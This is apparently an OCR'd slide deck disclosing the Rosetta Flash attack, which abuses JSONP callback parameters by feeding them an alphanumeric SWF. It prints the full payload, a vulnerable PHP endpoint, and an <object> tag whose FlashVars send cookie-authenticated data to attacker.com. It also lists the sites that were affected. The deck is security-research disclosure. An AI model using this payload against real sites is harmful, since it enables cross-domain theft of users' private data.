Abusing JSONP with


Rosetta Flash

Pwnie Awards 2014
Nominated

Michele Spagnuolo
@mikispag - https://miki.it

CVE-2014-4671, CVE-2014-5333

Rosetta Flash



FWSÏx,¶DADË<Cˇˇˇ Z

CWSMIKI0hCD0Up0IZ

Original,
binary SWF

Alphanumeric
SWF

The attack scenario

1. The attacker controls the first bytes of the output of a **JSONP** API endpoint by specifying the **callback** parameter in the request

2. SWF files can be embedded using an **<object>** tag and will be executed as Flash as long as the content looks like a valid Flash file

3. Flash can perform GET and POST requests to the hosting domain with the victim's cookies and exfiltrate data

Restricting the allowed charset

- Most endpoints restrict the allowed charset to **[A-Za-z0-9_\.]** (e.g. Google)
- Normally, Flash files are **binary**
- But they can be compressed with **zlib**, a wrapper over **DEFLATE**. **Huffman encoding** can *map* any byte to an *allowed* one.


Instant demo

https://miki.it/RosettaFlash/rickroll.swf

CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt33
3swW0ssG03sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZU
nnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333
s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt3333
3www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbeUUUfUUF1333sEpDUUDDUUDTUEDTEDU
T1sUUT13333333WEqUUEDDTVqefXA8odW8888zaF8D8F8fV6v0CiudIbEAt3sE
0sDDtGpDG033w3wG3333333G0333sdFPNvYHQmmUVffyqiqFqmfMCAfuqniueY
YFMCAHYe6D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwE
wDtDttwGDDtpDDt0sDDGDtDDDGtDGpDDttwtt3swwtwwGDDtDDDtDDD33333s0
3sdFPVjqUnvHIYqEqEmIvHaFnQHFIIHrzzvEZYqIJAFNyHOXHTHblloXHkHOXH
ThbOXHTHwtHHhHxRHXafHBHOLHdhHHHTXdXHHHDXT8D0Up0IZUnnnnnnnnnnnn
nnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwwuD333ww03Gtww0GDGpt03wDDDGDDD
33333s033GdFPGFwhHHkoDHDHtDKwhHhFoDHDHtdOlHHhHxUHXWgHzHoXHtHno
LH4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GD
DGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPTDXthHHHLHq
eeorHthHHHXDhtxHHHLtavHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLH
whHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5n
nnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooo
oooooooooooooooooooooooooooooooooooo8888888888880lfvz

Instant demo

https://miki.it/RosettaFlash/rickroll.swf



PoC

Two domains:

- **attacker.com**
- **victim.com**

http://victim.com/vulnerable_jsonp?callback=

```php
<?php

header("Content-Type: application/json");

if (!preg_match('/^[\w]+$/', $_GET['callback']))  {

 die("Callback is not specified or contains non-alphanumeric characters.");

}

echo $_GET['callback'] . "({ ... stuff";

?>
```

http://attacker.com/malicious_page.html

```
<object type="application/x-shockwave-flash" data="http://victim.com/
vulnerable_jsonp?
callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG0
3sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnn
n3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDD
DtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnn
nnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtw
EpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEH
eYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDR
RVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGp
tDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSH
oHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtH
tHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnn
nnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXg
otHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03ww
w0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0U
p0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtG
DwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiC
yIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnn
UU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooo888888880Nj0h" width="1" height="1">

<param name="FlashVars" value="url=http://victim.com/secret/
secret.php&exfiltrate=http://attacker.com/log.php">

</object>
```

PoC


This universal proof of concept accepts two parameters passed as **FlashVars**:

- **url** — the URL in the same domain of the vulnerable endpoint to which perform a GET request with the victim's cookie
- **exfiltrate** — the attacker-controlled URL to which POST a variable with the exfiltrated data

Ready-made PoC available

You can find ready-to-be-pasted PoCs with ActionScript sources at:

https://github.com/mikispag/rosettaflash



Vulnerable

- Google
- Yahoo!
- YouTube
- LinkedIn
- Twitter
- Instagram
- Flickr
- eBay
- Mail.ru
- Baidu
- Tumblr
- Olark


Safe

- Facebook
- GitHub

